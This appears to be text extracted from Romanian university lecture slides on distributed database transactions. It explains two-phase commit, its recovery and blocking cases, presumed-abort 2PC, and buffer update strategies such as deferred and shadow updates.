


- Un oraș se află sub asediul a două armate aliate
- Fiecare armată are un general (unul dintre ei e liderul)
- Armatelor trebuie să agreeze dacă atacă sau nu
- Comunică prin transmitere de mesaje
- Mesagerul poate fi capturat


Comitere în două faze (2PC)

- Site-ul de unde se generează tranzacția se numește **coordonator**; celelalte site-uri pe care se execută se numesc **subordonate**.
- Atunci când tranzacția comite:
 1. Coordonatorul transmite mesajul **prepare** tuturor subordonaților.
 2. Subordonații inserează **abort** sau **prepare** în log și apoi transmit mesajul **no** sau **yes** către coordonator.
 3. Dacă coordonatorul primește **yes** de la toți subordonații, inserează **commit** în log record și transmite **commit** tuturor. Altfel, inserează **abort** în log rec și transmite **abort** tuturor.
 4. Subordonații inserează **abort/commit** în log pe baza mesajului primit, apoi transmit **done** coordonatorului.
 5. Coordonatorul scrie **end** în log după ce primește toate **done**-urile.

Comitere în două faze (2PC)



Comitere în două faze (2PC)



Comentarii asupra 2PC

- Două runde de comunicare: **votare** urmat de **terminare**. Ambele sunt inițiate de coordonator.
- Orice site poate decide eșuarea tranzacției.
- Fiecare mesaj reflectă o decizie; pentru a garanta că această decizie rezistă unor erori, ea este inserată mai întâi într-un log .
- Toate intrările în log conțin *TransactionID* și *CoordinatorID*. Comenzile abort/commit logate de către coordonator includ id-urile tuturor subordonăților.

2PC - Recuperarea datelor

- Dacă avem un **commit** sau **abort** logat pentru tranzacția T, dar nu este un **end**, se apelează *redo/undo* pentru T.
 - Dacă site-ul este coordonator pentru T, se vor transmite mesaje **commit/abort** către subordonați până se receptionează **done**.

2PC - Recuperarea datelor

- Dacă avem un **prepare** logat pentru tranzacția T, dar nu este **commit/abort**, iar site-ul este subordonat lui T.
 - se contactează coordonatorul în mod repetat pentru verificarea stării lui T, apoi se inserează **commit/abort** în log rec + redo/undo aplicat asupra lui T; se inserează **end** în log.

2PC - Recuperarea datelor

- Dacă nu apare nici măcar un **prepare** în log pentru T, T se va termina unilaterar
 - Acest site poate fi chiar coordonator!

2PC - Blocări

- Când coordonatorul pentru tranzacția T eșuează , subordonații care au votat *yes* nu se vor putea decide dacă să se termine cu *commit* sau *abort* până când coordonatorul își revine.
 - T este blocat.
 - Chiar dacă toți subordonații ar putea comunica între ei (prin extra info transmisă cu mesajul *prepare*) ei rămân blocăți până când unul din ei transmite *no*.

2PC - Eșuarea rețelei / a unui site

- Dacă un site nu răspunde în timpul derulării protocolului de comitere pentru tranzacția T:
 - dacă site-ul curent este coordonator pentru T, T va trebui întrerupt.
 - dacă site-ul curent este un subordonat și nu a transmis încă yes, T va trebui întrerupt.
 - dacă site-ul curent este un subordonat și a transmis yes, este blocat până când coordonatorul răspunde.

2PC - Observații

- Mesajul **done** e folosit pentru a informa coordonatorul că poate “ignora” o tranzacție; tranzacția T rămâne în tabela de tranzacții până aceasta receptionează toate mesajele **done**.
- Dacă coordonatorul eșuează după trimiterea mesajului **prepare** și înainte de scrierea în log a instrucțiunilor **commit/abort**, la revenire tranzacția se va termina fără succes.
- Dacă o sub-tranzacție nu modifică BD, faptul că ea se comite sau nu este *irrelevant*.


2PC cu eșuare dedusă

- Atunci când coordonatorul îintrerupe tranzacția T, reface contextul de dinaintea executiei lui T și o elimină imediat din tabela de tranzacții.
 - Mesajele **done** nu se mai aşteaptă; avem “eșec dedus” dacă transacția nu se află în tabela de tranzacții. Intrarea **abort** din log nu conține în acest caz numele subordonatilor.

2PC cu eşuare dedusă

- Subordinații nu transmit **done** la eșec
- Dacă sub-tranzacțiile nu modifică BD, acestea răspund la **prepare** cu **reader** în loc de **yes/no**.
- Coordonatorul va ignora tranzacțiile “*reader*”.
- Dacă toate sub-transacțiile sunt “*reader*” a doua fază nu este necesară.


Protocol de comitere în trei faze (3PC)




Recuperarea datelor într-un context nedistribuit

Actualizarea datelor


- **Actualizare imediată:** De îndată ce s-a realizat o modificare în *buffer*, este actualizat și corespondenta paginii de date de pe disc.
- **Actualizare amânată:** Toate datele modificate în *buffer* sunt actualizate pe disc după ce execuția unei tranzacții sau a unui număr fix de tranzacții este finalizată.
- **Actualizare "in-place"** : Versiunea originală a paginii ce conține datele pe disc este suprascrisă de corespondenta sa din *buffer*.
- **Actualizare "shadow"**: Pagina de date din *buffer* nu se copiază peste corespondenta sa originală de pe disc, ci peste o copie a acesteia memorată la o adresă diferită.



